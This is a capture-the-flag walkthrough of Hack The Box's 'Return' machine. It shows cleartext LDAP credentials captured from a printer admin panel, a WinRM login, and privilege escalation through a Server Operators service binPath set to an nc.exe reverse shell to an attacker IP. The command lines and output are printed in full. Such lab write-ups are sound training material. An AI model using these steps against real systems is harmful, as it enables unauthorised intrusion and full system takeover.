Return Walkthrough - HTB Easy | LDAP Credential Capture & Server Operators Abuse
Complete walkthrough of Return from Hack The Box. An easy Windows machine featuring a network printer administration panel that stores LDAP credentials. These credentials can be intercepted by inserting a malicious LDAP server, thus allowing us to obtain a foothold on the server via the WinRM service. The user is a member of a privileged group, further exploited to obtain system access.

Overview
Return is an easy difficulty Windows machine featuring a network printer administration panel that stores LDAP credentials. These credentials can be captured by inputting a malicious LDAP server which allows obtaining foothold on the server through the WinRM service. User found to be part of a privilege group which further exploited to gain system access.
External Enumeration
Nmap
Let’s start with nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
┌─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap -vv -p- 10.10.11.108
<SNIP>
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
47001/tcp open  winrm            syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
49665/tcp open  unknown          syn-ack ttl 127
49666/tcp open  unknown          syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49671/tcp open  unknown          syn-ack ttl 127
49674/tcp open  unknown          syn-ack ttl 127
49675/tcp open  unknown          syn-ack ttl 127
49679/tcp open  unknown          syn-ack ttl 127
49682/tcp open  unknown          syn-ack ttl 127
49694/tcp open  unknown          syn-ack ttl 127
61103/tcp open  unknown          syn-ack ttl 127

<SNIP>

┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap -vv -p 53,80,88,135,139,389,445,593,636,3268,3269,5985,9389,47001,49664-49667,49671,49674,49675,49679,49682,49694,61103 -sC -sV 10.10.11.108
<SNIP>
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain?       syn-ack ttl 127
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: HTB Printer Admin Panel
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-08-27 04:44:35Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49679/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49682/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49694/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
61103/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 18m33s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 31931/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 25932/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 26260/udp): CLEAN (Failed to receive data)
|   Check 4 (port 54981/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2025-08-27T04:46:58
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
Key findings:
- Active Directory environment
- Domain: return.local0 (from LDAP ports)
- RPC, Kerberos, HTTP, DNS, Microsoft HTTPAPI, and SMB services
- Host: PRINTER
SMB Enumeration
Let’s start enumerating SMB using the enum4linux tool:
1
2
3
4
5
6
7
8
<SNIP>
================================( Getting domain SID for 10.10.11.108 )================================

Domain Name: RETURN
Domain Sid: S-1-5-21-3750359090-2939318659-876128439

[+] Host is part of a domain (not a workgroup)
<SNIP>
Web Application Analysis
HTTP Service
Let’s access the site:

We’re in the printer’s admin panel. Let’s take a look around.
On the Settings page we find the server address, port, username and password:

Let’s try modifying the information. The password doesn’t get modified, nor does the port. Let’s try with the server address instead.
Credential Capture
LDAP Server Interception
1
2
3
4
5
6
7
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $sudo nc -lnvp 389
[sudo] password for dua2z3rr:
Listening on 0.0.0.0 389
Connection received on 10.10.11.108 62091
0*`%return\svc-printer�
                       1edFg43012!!
Credentials obtained:
- Username:
svc-printer - Password:
1edFg43012!!
Initial Access
WinRM Connection
WinRM is present on the target host (shown by nmap). Let’s connect using evil-winrm:
1
2
3
4
5
6
7
8
9
10
11
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $evil-winrm -i 10.10.11.108 -u svc-printer -p '1edFg43012!!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
User flag obtained.
Privilege Escalation
User Enumeration
Let’s enumerate our user as routine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> net user svc-printer
User name                    svc-printer
Full Name                    SVCPrinter
Comment                      Service Account for Printer
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/26/2021 1:15:13 AM
Password expires             Never
Password changeable          5/27/2021 1:15:13 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/26/2021 1:39:29 AM

Logon hours allowed          All

Local Group Memberships      *Print Operators      *Remote Management Use
                             *Server Operators
Global Group memberships     *Domain Users
The command completed successfully.
Key finding: The host is part of Print Operators but especially Server Operators. Members of this group can start/stop services. Let’s modify a service to obtain a reverse shell.
Root Access
Reverse Shell via Service Modification
1
2
3
4
5
6
7
*Evil-WinRM* PS C:\Users\svc-printer\Documents> upload "/usr/share/windows-resources/binaries/nc.exe"

Info: Uploading /usr/share/windows-resources/binaries/nc.exe to C:\Users\svc-printer\Documents\nc.exe

Data: 79188 bytes of 79188 bytes copied

Info: Upload successful!
To execute this command you must be in the root directory when connecting with
evil-winrm
Let’s proceed to start the service:
1
2
3
4
5
6
7
8
9
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config vss binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.16.9 1234"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe stop vss
[SC] ControlService FAILED 1062:

The service has not been started.

*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe start vss
[SC] StartService FAILED 1053:
The shell is unstable and will last only a few seconds. You need to be quick!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.11.108 50670
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Administrator
cd C:\Users\Administrator

C:\Users\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3A0C-428E

 Directory of C:\Users\Administrator

09/27/2021  04:40 AM    <DIR>          .
09/27/2021  04:40 AM    <DIR>          ..
05/20/2021  12:10 PM    <DIR>          3D Objects
05/20/2021  12:10 PM    <DIR>          Contacts
09/27/2021  04:22 AM    <DIR>          Desktop
05/27/2021  12:50 AM    <DIR>          Documents
05/26/2021  03:00 AM    <DIR>          Downloads
05/20/2021  12:10 PM    <DIR>          Favorites
05/20/2021  12:10 PM    <DIR>          Links
05/20/2021  12:10 PM    <DIR>          Music
05/20/2021  12:10 PM    <DIR>          Pictures
05/20/2021  12:10 PM    <DIR>          Saved Games
05/20/2021  12:10 PM    <DIR>          Searches
05/20/2021  12:10 PM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)   8,842,981,376 bytes free

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3A0C-428E

 Directory of C:\Users\Administrator\Desktop

09/27/2021  04:22 AM    <DIR>          .
09/27/2021  04:22 AM    <DIR>          ..
08/26/2025  09:31 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   8,842,981,376 bytes free
Root flag obtained. Box completed.
Reflections
Main Mistake
I initially tried modifying both the password and port fields before attempting to change the server address. I should have focused on the most likely attack vector from the start.
Alternative Approaches
The Server Operators group membership provided the ability to modify services. Instead of using the vss service, other Windows services could potentially have been modified to achieve the same result.
Open Question
The shell obtained through service modification was extremely unstable, lasting only a few seconds. Is there a more stable method to leverage Server Operators privileges for persistence, or is the ephemeral nature of service-based shells inherent to this privilege escalation technique?
Completed this box? Did you discover the LDAP credential capture method quickly? Leave a comment down below!